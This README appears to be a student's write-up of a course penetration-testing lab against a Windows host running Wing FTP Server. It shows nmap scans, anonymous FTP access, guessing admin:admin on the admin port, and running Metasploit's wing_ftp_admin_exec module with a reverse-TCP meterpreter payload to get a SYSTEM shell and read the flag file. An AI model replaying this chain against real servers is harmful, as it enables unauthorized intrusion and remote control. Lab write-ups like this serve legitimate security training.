README.MD

# Pentest 2 - Steven - 36 - 10.14.1.36


## Scanning

First we will capture our report to 2/initial

```
nmap -Pn -sC -sV -oN 2/initial $STEVEN
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-27 18:07 EDT
Nmap scan report for 10.14.1.36
Host is up (0.17s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Wing FTP Server
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| Status for user anonymous:
|     Connected for 0 minutes, 2 seconds
|     2 users online.
|     Uploaded 0 files, 0.000 KB, 0.000 KB/sec average
|     Downloaded 0 files, 0.000 KB, 0.000 KB/sec average
|_End of status.
80/tcp open  http    Wing FTP Server(Ferdi Bak)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not found
|     Server: Wing FTP Server(Ferdi Bak)
|     Cache-Control: private
|     Content-Type: application/octet-stream
|     Content-Length: 0
|     Connection: close
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.0 200 HTTP OK
|     Server: Wing FTP Server(Ferdi Bak)
|     Cache-Control: private
|     Content-Type: text/html
|     Content-Length: 316
|     Connection: close
|     <noscript><center><H2>The web client requires that you have Javascript enablec
|_    <meta http-equiv='Content-Type' content='text/html; charset=utf-8'><script>top
```

```
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Wing FTP Server(Ferdi Bak)
1 service unrecognized despite returning data. If you know the service/version, plea
```

So we see FTP and 80 (http) open
Additionally, we can see it's using "Wing FTP Server"
Lets search and see if there is anything in searchsploit.
Additionally since it's open on port 80, lets see if there is anything on the page?




Let's also see if we can determine what OS is being used:

```
sudo nmap -A -p 21,80 -Pn $STEVEN
OS details: Microsoft Windows Server 2008 or 2008 Beta 3, Microsoft Windows Server 2
```

So at this point we are guessing this is a windows server.
Let's see what searchsploit and exploit-db have?

```
Wing FTP Server - (Authenticated) Command Execution (Metasploit)
Wing FTP Server - Authenticated CSRF (Delete Admin)
Wing FTP Server 3.2.4 - Cross-Site Request Forgery
Wing FTP Server 6.0.7 - Unquoted Service Path
Wing FTP Server 6.2.3 - Privilege Escalation
Wing FTP Server 6.2.5 - Privilege Escalation
Wing FTP Server 6.3.8 - Remote Code Execution (Authenticated)
Wing FTP Server Admin 4.4.5 - Cross-Site Request Forgery (Add User)
Wing FTP Server Admin 4.4.5 - Multiple Vulnerabilities
```

Since we know anonymous ftp is allowed, maybe we can try that?



[Welcome, anonymous]

Now directory: / includes 0 files and 0 directories, size: 0 Bytes

So we know that we can get into the server using anonymous login (with no password).
Can we do anything with this?
I can't tell what version it is using despite being in the page.
As an anonymous user, I don't have permissions to upload.
Let's see if the exploits yield any success?

Metasploit shows 1 good option:

```
search wing
   11  exploit/windows/ftp/wing_ftp_admin_exec         2014-06-19       excellent  Y
```


This required admin credentials - I realized I didn't have admin credentials, and would not be able to utilize this exploit currently.
Reviewing the internet for "Wing FTP server" however, tells me port 5466 and 7466 are also commonly used ports.
Lets scan to see if these yield anything?

```
sudo nmap -sS -Pn -p 5466,7466 $STEVEN
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-27 18:43 EDT
Nmap scan report for 10.14.1.36
Host is up (0.16s latency).

PORT     STATE    SERVICE
5466/tcp open     unknown
7466/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds
```

Indeed! Let's see what is there.

```
sudo nmap -sV -Pn -p 5466,7466 $STEVEN
Starting Nmap 7.92 ( https://nmap.org ) at 2023-07-27 18:44 EDT
Nmap scan report for 10.14.1.36
Host is up (0.31s latency).

PORT     STATE    SERVICE VERSION
5466/tcp open     unknown
7466/tcp filtered unknown
1 service unrecognized despite returning data. If you know the service/version, plea
SF-Port5466-TCP:V=7.92%I=7%D=7/27%Time=64C2F367%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,1E7,"HTTP/1\.0\x20200\x20HTTP\x20OK\r\nServer:\x20Wing\x20FT
```

It looks like we are getting a page response from one of these, so can we pull a page?
10.14.1.36:7466 yields nothing , but 10.14.1.36:5466 gives us the admin page!
Lets try admin:admin?
Wow, I didn't expect that to work...



So right now, we have both a metasploit that can take an admin user/password, as well as FTP webpage administrator access.
Lets try metasploit first to see where this gets us?

```
msfconsole
use windows/ftp/wing_ftp_admin_exec
Show options ->
```

```
Module options (exploit/windows/ftp/wing_ftp_admin_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Admin password
   Proxies                    no        A proxy chain of format type:host:port[,type
   RHOSTS                     yes       The target host(s), see https://github.com/r
   RPORT     5466             yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                    no        Path to a custom SSL certificate (default is
   USERNAME                   yes       Admin username
   VHOST                      no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, p
   LHOST     172.16.4.1       yes       The listen address (an interface may be spec
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wing FTP Server >= 3.0.0

msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set password admin
password => admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set username admin
username => admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set RHOST 10.14.1.36
RHOST => 10.14.1.36

msf6 exploit(windows/ftp/wing_ftp_admin_exec) > exploit

[*] Started reverse TCP handler on 172.16.4.1:4444
[*] Found Wing FTP Server 4.3.8
[+] Found Powershell at C:\Windows\System32\WindowsPowerShell\v1.0\
[*] Executing payload via PowerShell...
[*] Sending stage (175174 bytes) to 10.14.1.36
[*] Meterpreter session 1 opened (172.16.4.1:4444 -> 10.14.1.36:43156 ) at 2023-07-2

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Windows\system32
```

```
meterpreter > sysinfo
Computer        : STEVEN-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

## Searching for the key

From here, attempted to search for key.txt:

```
search -f *key.txt
No files matching your search were found.
```

Ok, nothing returned, lets check the paths from the provided / listed for the course?

```
ls "C:\Documents and Settings\Administrator\Desktop"
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-05-22 06:22:27 -0400  desktop.ini
100666/rw-rw-rw-  20    fil   2017-05-22 06:23:21 -0400  key.txt.txt

meterpreter > cat C:\Documents and Settings\Administrator\Desktop\key.txt.txt
t70m5jaco2zy9vhqlb6s
meterpreter >
```

There we go!